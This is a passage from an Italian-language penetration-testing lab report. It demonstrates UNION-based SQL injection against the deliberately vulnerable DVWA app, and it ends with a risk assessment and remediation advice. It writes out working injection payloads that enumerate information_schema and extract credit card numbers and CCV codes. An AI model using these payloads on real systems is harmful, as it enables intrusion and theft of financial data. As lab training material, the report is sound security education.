Interroghiamo **information_schema.tables** filtrando per **table_schema='owasp10'**. Questo ci restituisce solo le tabelle di quel database specifico (es. accounts, credit_cards).

' UNION SELECT 1, table_name FROM information_schema.tables WHERE table_schema='owasp10' #

The screenshot shows the DVWA SQL Injection interface. The sidebar menu is visible on the left, with 'SQL Injection' selected. The main area displays the results of the query: 'ID: ' UNION SELECT 1, table_name FROM information_schema.tables WHERE table_schema='owasp10' #'. The results list tables specific to the 'owasp10' schema: accounts, blogs_table, captured_data, credit_cards, hitlog, pen_test_tools, and tikiwiki.

Table	First name	Surname
accounts	1	
blogs_table	1	
captured_data	1	
credit_cards	1	
hitlog	1	
pen_test_tools	1	
tikiwiki	1	

Fase 3:

Interroghiamo **information_schema.columns** specificando sia il nome della tabella (**credit_cards**) che il database (**owasp10**) per evitare ambiguità. Otterremo i nomi delle colonne come **ccnumber**, **ccv**, **expiration**.

' UNION SELECT 1, column_name FROM information_schema.columns
WHERE table_name='credit_cards' AND table_schema='owasp10' #

The screenshot shows the DVWA SQL Injection interface. On the left, a sidebar lists various attack types: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection (selected), SQL Injection (Blind), Upload, XSS reflected, and XSS stored. The main area is titled "Vulnerability: SQL Injection" and contains a "User ID:" input field with a "Submit" button. Below the input field, several SQL queries are displayed in red, each revealing a different column name from the "credit_cards" table in the "owasp10" schema. The columns listed are ccnumber, ccv, expiration, and cclid.

Fase 4:

Estraiamo i numeri di **carta di credito** e i codici CCV.

' UNION SELECT ccnumber, ccv FROM owasp10.credit_cards #

The screenshot shows the DVWA SQL Injection interface. The sidebar and main area are identical to the previous screenshot, but the output below the "User ID:" field now displays multiple rows of extracted data. Each row contains a unique ID, first name, and surname, all derived from the "credit_cards" table in the "owasp10" schema. The data includes entries such as ID: 4444111122223333, First name: 7746536337776330, Surname: 745; ID: 824232574874749, First name: 7725653200487633, Surname: 722; and ID: 1234567812345678, First name: 1234567812345678, Surname: 627.

Analisi dei risultati e valutazione del rischio:

L'analisi ha evidenziato che **il parametro di input del modulo SQL Injection viene utilizzato direttamente all'interno di una query SQL senza alcuna validazione o sanitizzazione.**

Questa condizione ha consentito:

- la manipolazione della query originale tramite tecniche di UNION-based SQL Injection;
- l'accesso diretto alla tabella `users`;
- l'estrazione degli hash delle password memorizzate nel database.

Successivamente, l'hash associato all'utente *Pablo Picasso* è stato sottoposto a un'attività di cracking offline, consentendo il recupero della password in chiaro.

Impatto sulla sicurezza:

In un contesto reale, una vulnerabilità di questo tipo comporta:

- compromissione della confidenzialità delle credenziali;
- possibilità di account takeover (rischio che l'account venga compromesso);
- rischio di movimento laterale verso altri servizi;
- potenziale escalation dell'incidente a livello infrastrutturale.

Valutazione del rischio:

- **Probabilità di sfruttamento:** Alta
- **Impatto:** Critico
- **Livello di rischio complessivo:** ALTO / CRITICO

La vulnerabilità risulta facilmente sfruttabile anche da attaccanti con competenze tecniche di base.

Conclusioni:

L'attività ha dimostrato come **una SQL Injection non mitigata rappresenti una delle vulnerabilità più gravi per una web application, in grado di compromettere completamente la sicurezza dei dati gestiti.**

L'assenza di controlli sugli input, unita all'utilizzo di meccanismi di hashing deboli, consente a un attaccante di ottenere credenziali valide in tempi estremamente ridotti, senza necessità di strumenti avanzati.

Viene confermata l'importanza di:

- validazione e sanitizzazione degli input;
- utilizzo di query parametrizzate;
- adozione di algoritmi di hashing robusti e salting;
- approccio security by design nello sviluppo applicativo.

Lo scenario analizzato evidenzia come **vulnerabilità apparentemente semplici possano avere un impatto critico se presenti in ambienti esposti, rendendo fondamentale un'attività continua di testing e hardening applicativo.**